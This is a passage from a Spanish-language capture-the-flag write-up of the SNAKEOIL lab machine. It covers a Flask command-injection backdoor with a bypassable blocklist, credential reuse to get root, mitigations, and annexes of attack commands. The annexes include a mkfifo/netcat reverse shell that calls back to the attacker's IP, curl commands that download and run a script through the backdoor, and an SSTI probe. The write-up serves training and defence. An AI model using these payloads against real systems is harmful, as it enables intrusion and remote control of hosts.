
    if req_json is None or "url" not in req_json:
        abort(400, description="Please provide URL to request in the form url:port. Example: 127.0.0.1:12345")

    if "secret_key" not in req_json:
        abort(400, description="We need your secret key!")

    if req_json["secret_key"] != "commandexecutionissecret":
        abort(400, description="Wrong secret key! Alert will be raised!")

    # write some validation rules to stop shell commands
```

Captura 18 — *app.py*: recursos de la API, manejadores de error y comienzo de la puerta trasera `/run`.



```
# write some validation rules to stop shell commands
if "bash" in req_json["url"]:
    abort(400, description="Banned command!")

if "python" in req_json["url"]:
    abort(400, description="Banned command!")

if "/dev/tcp" in req_json["url"]:
    abort(400, description="Banned command!")

if "nc" in req_json["url"]:
    abort(400, description="Banned command!")

if "mkfifo" in req_json["url"]:
    abort(400, description="Banned command!")

if "php" in req_json["url"]:
    abort(400, description="Banned command!")

# if the command is allowed, run it because it is probably safe.
proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout=PIPE, stderr=PIPE, shell=True)

try:
    outs, errs = proc.communicate(timeout=1)
except TimeoutExpired:
    proc.kill()
    abort(500, description="The timeout is expired!")

if errs:
    abort(500, description=errs.decode('utf-8'))

return jsonify(success=True, message=outs.decode('utf-8'))

# hosting instructions
if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

Captura 19 — `app.py`: lista negra del backdoor y ejecución `Popen(..., shell=True)` con `timeout` de 1 segundo.

El análisis del código explica cada comportamiento observado durante la explotación: los mensajes de error, la lista negra, el `timeout` de 1 segundo y la concatenación directa en un comando de shell (`shell=True`), que es la vulnerabilidad raíz.

10. Escalada de privilegios: sudo su → root


Ya como patrick, se comprobó el acceso sudo. La contraseña no era un secreto nuevo: era la JWT_SECRET_KEY leída en app.py (reutilización de credenciales):

```
patrick@SNAKEOIL:~/flask_blog$ sudo su
[sudo] password for patrick: N0reasonableDOUBTthisPASSWORDisGOOD
root@SNAKEOIL:/home/patrick/flask_blog# whoami
root
```

Resultado: acceso root inmediato. No fue necesario ningún exploit adicional de kernel ni binarios SUID: el propio usuario patrick pertenecía al grupo sudo y reutilizaba como contraseña el secreto de firma JWT de la aplicación.

Por qué funciona: Reutilización de credenciales + mala higiene de secretos: la cadena

'N0reasonableDOUBTthisPASSWORDisGOOD' servía simultáneamente como JWT_SECRET_KEY (protección criptográfica de sesiones) y como contraseña de usuario (control de acceso privilegiado). Comprometer una expone la otra.



```
patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: N0reasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog# whoami
whoami
root
root@SNAKEOIL:/home/patrick/flask_blog#
```

Captura 20 — Escalada final: sudo su con la contraseña reutilizada → shell como root.


11. Intentos fallidos y falsos caminos

Intento	Resultado / motivo de descarte
Servidor HTTP inactivo en Kali	curl: "Failed to connect to 192.168.138.128:80". Se corrigió levantando python3 -m http.server.
IP del atacante mal escrita (192.168.130.128)	La reverse shell no retornaba conexión; faltaba un octeto en la IP. Corrección a 192.168.138.128.
Comandos baneados (nc, mkfifo, bash...)	El backdoor responde "Banned command!". Se evadió descargando un script y ejecutándolo con sh.
"The timeout is expired!"	No es un fallo: el backdoor mata el proceso a los 1000 ms. La acción ya se ejecutó (descarga y shell).
SSTI con {{7*7}} en /1/edit	El payload se almacenó literal (7*7 sin evaluar): Jinja2 no evalúa contenido de la base de datos. SSTI descartada.
SQLi en rutas del blog	Consultas parametrizadas con placeholders ? y <int:post_id>. SQLi descartada por diseño.
ruta /login con GET	HTTP 405: solo admite POST, consistente con una API REST.

Prueba documentada de SSTI (descartada):

```
curl -s http://192.168.138.130:8080/1/edit \  
-X POST \  
-d "title=Introduction" \  
--data-urlencode "content={{7*7}}"
```

Al revisualizar el post, el contenido se muestra literalmente ({{7*7}} sin evaluar), confirmando que la plantilla solo renderiza la variable y no interpreta su contenido.



```
(root@Kali)-[/home/papajohn]
# curl -s http://192.168.138.130:8080/1/edit \
-X POST \
-d "title=Introduction" \
--data-urlencode "content={{7*7}}"
```

Captura 22 — Payload SSTI `{{7*7}}` utilizado en la prueba.

```
(root@Kali)-[/home/papajohn]
# curl -s http://192.168.138.130:8080/1/edit
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ
784/j6cY/iJTQUOhcWr7*9VjvORxT2MzwlT" crossorigin="anonymous">

    <title> Edit "Introduction" </title>
  </head>
  <body>
    <nav class="navbar navbar-expand-md navbar-light bg-light">
      <a class="navbar-brand" href="/">Good Tech Inc</a>
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-l
abel="Toggle navigation">
        <span class="navbar-toggler-icon"></span>
      </button>
      <div class="collapse navbar-collapse" id="navbarNav">
        <ul class="navbar-nav">
          <li class="nav-item active">
            <a class="nav-link" href="#">About</a>
          </li>
          <li class="nav-item">
            <a class="nav-link" href="/create">New Post</a>
          </li>
        </ul>
      </div>
    </nav>
    <div class="container">
```

Captura 23 — Vista del post tras la edición: el payload se almacenó literal, sin evaluación.

12. Mitigaciones

Hallazgo	Mitigación
Backdoor /run con clave fija	Eliminar puertas traseras; si un endpoint administrativo es indispensable, protegerlo con autenticación fuerte, autorización por roles y registro de auditoría.
Inyección de comandos (shell=True + concatenación)	Nunca construir comandos con entrada del usuario; usar listas de argumentos sin shell, listas blancas estrictas y principio de mínimo privilegio para el servicio.
Lista negra de comandos evadible	Las listas negras no son control de seguridad; aplicar allow-listing de funciones y sandboxing.
/secret expone la clave a cualquier usuario	Los secretos nunca se devuelven por la API; separar credenciales por entorno y rotarlas.
JWT_SECRET_KEY y SECRET_KEY hardcodeadas	Externalizar secretos a variables de entorno o un gestor de secretos; rotar las expuestas.
JWT_COOKIE_CSRF_PROTECT = False	Habilitar protección CSRF y usar HTTPS con cookies Secure/HttpOnly/SameSite.
Reutilización del secreto JWT como contraseña	Un secreto, un propósito; contraseñas únicas gestionadas por el sistema y política de complejidad.
Servicio web con membresía en grupos innecesarios	Ejecutar la aplicación con un usuario dedicado sin shell y sin grupos privilegiados; restringir sudo con /etc/sudoers por comando.

13. Herramientas utilizadas

Herramienta	Uso en SNAKEOIL
arp-scan	Descubrimiento del objetivo en la red local (IP y fabricante VMware).
Nmap	Escaneo completo de puertos, detección de servicios/versiones/SO y scripts NSE.
Gobuster	Fuzzing de directorios sobre el puerto 8080; descubrimiento de /login, /registration, /secret, /run...
curl	Interacción con la API REST: registro, login, /secret y explotación del backdoor /run.
netcat (nc)	Listener de la reverse shell (nc -lvp 4444) y conector dentro del script shell2.sh.
python3 -m http.server	Servidor HTTP de apoyo para transferir shell2.sh al objetivo.
python3 pty.spawn	Elevación de la reverse shell a TTY interactiva.
cat / grep (análisis de código)	Lectura de app.py y localización de secretos, filtros y vectores.
sudo su	Escalada de privilegios final con la contraseña reutilizada.

14. Resumen técnico

Elemento	Resultado
Máquina	digitalworld.local: SNAKEOIL (VulnHub #738)
IP objetivo	192.168.138.130
Atacante	Kali Linux — 192.168.138.128
Sistema	Debian — OpenSSH 7.9p1 Debian 10+deb10u2
Puertos abiertos	22/TCP, 80/TCP, 8080/TCP
Web/API	nginx 1.14.2 + Flask + flask_restful + SQLite
Vector inicial	Inyección de comandos en backdoor /run (clave: commandexecutionissecret)
Usuario inicial	www-data (vía backdoor) → patrick (reverse shell)
Escalada	sudo su con contraseña = JWT_SECRET_KEY reutilizada
Usuario final	root
Estado	COMPLETADO

SNAKEOIL demuestra cómo una única puerta trasera se convierte en compromiso total cuando se combina con mala higiene de secretos: la clave del backdoor se filtra por un endpoint autenticado, los secretos criptográficos viven en el código fuente legible por el servicio y la contraseña del usuario privilegiado es el propio secreto JWT. El reto conecta seguridad web, APIs REST, explotación de sistemas Linux y análisis de código en una sola cadena coherente.

Anexo A. Comandos clave

Los siguientes comandos condensan la cadena operativa completa.

Descubrimiento de hosts

```
arp-scan -I eth0 -l
```

Escaneo completo

```
nmap -sC -sV -O -p- -T4 192.168.138.130
```

Fuzzing de directorios

```
gobuster dir -u http://192.168.138.130:8080 \  
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Registro y login

```
curl -X POST http://192.168.138.130:8080/registration \  
-H "Content-Type: application/json" \  
-d '{"username":"prueba","password":"prueba"}'  
curl -X POST http://192.168.138.130:8080/login \  
-H "Content-Type: application/json" \  
-d '{"username":"prueba","password":"prueba"}' -v
```

Obtención de la clave del backdoor

```
curl -X POST http://192.168.138.130:8080/secret \  
-H "Cookie: access_token=<JWT>"
```

Explotación del backdoor (inyección de comandos)

```
curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"url":"id", "secret_key":"commandexecutionissecret"}'  
curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"url":"curl http://192.168.138.128/shell2.sh -o /tmp/s2.sh",  
"secret_key":"commandexecutionissecret"}'  
curl -X POST http://192.168.138.130:8080/run \  
-H "Content-Type: application/json" \  
-d '{"url":"sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}'
```

Servidor de apoyo y listener (Kali)

```
python3 -m http.server 80
```

```
nc -lvnp 4444
```

TTY interactiva (objetivo)

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lectura de secretos y escalada

```
cat ~/flask_blog/app.py
```

```
sudo su # password: NOreasonableDOUBTthisPASSWORDisGOOD
```

Anexo B. Payloads y scripts completos

B.1 Reverse shell (shell2.sh)

```
#!/bin/sh
```

```
rm -f /tmp/f
```

```
mkfifo /tmp/f
```

```
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.138.128 4444 > /tmp/f
```

B.2 Prueba de SSTI (descartada)

```
curl -s http://192.168.138.130:8080/1/edit \  
-X POST \  
-d "title=Introduction" \  
--data-urlencode "content={{7*7}}"
```

B.3 Cadena de peticiones al backdoor /run

1. Sin url -> 400

```
{"message":"Please provide URL to request in the form url:port. ...","success":false}
```

2. Comando permitido (reconocimiento)

```
{"url":"id", "secret_key":"commandexecutionissecret"}
```

-> salida de id del objetivo (www-data / patrick)

3. Comando baneado

```
{"url":"which nc", "secret_key":"commandexecutionissecret"}
```

-> {"message":"Banned command!","success":false}

4. Comando persistente (timeout de 1 s, acción ya ejecutada)

```
{"url":"sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}
```

-> {"message":"The timeout is expired!","success":false} + conexion en nc -lvnp 4444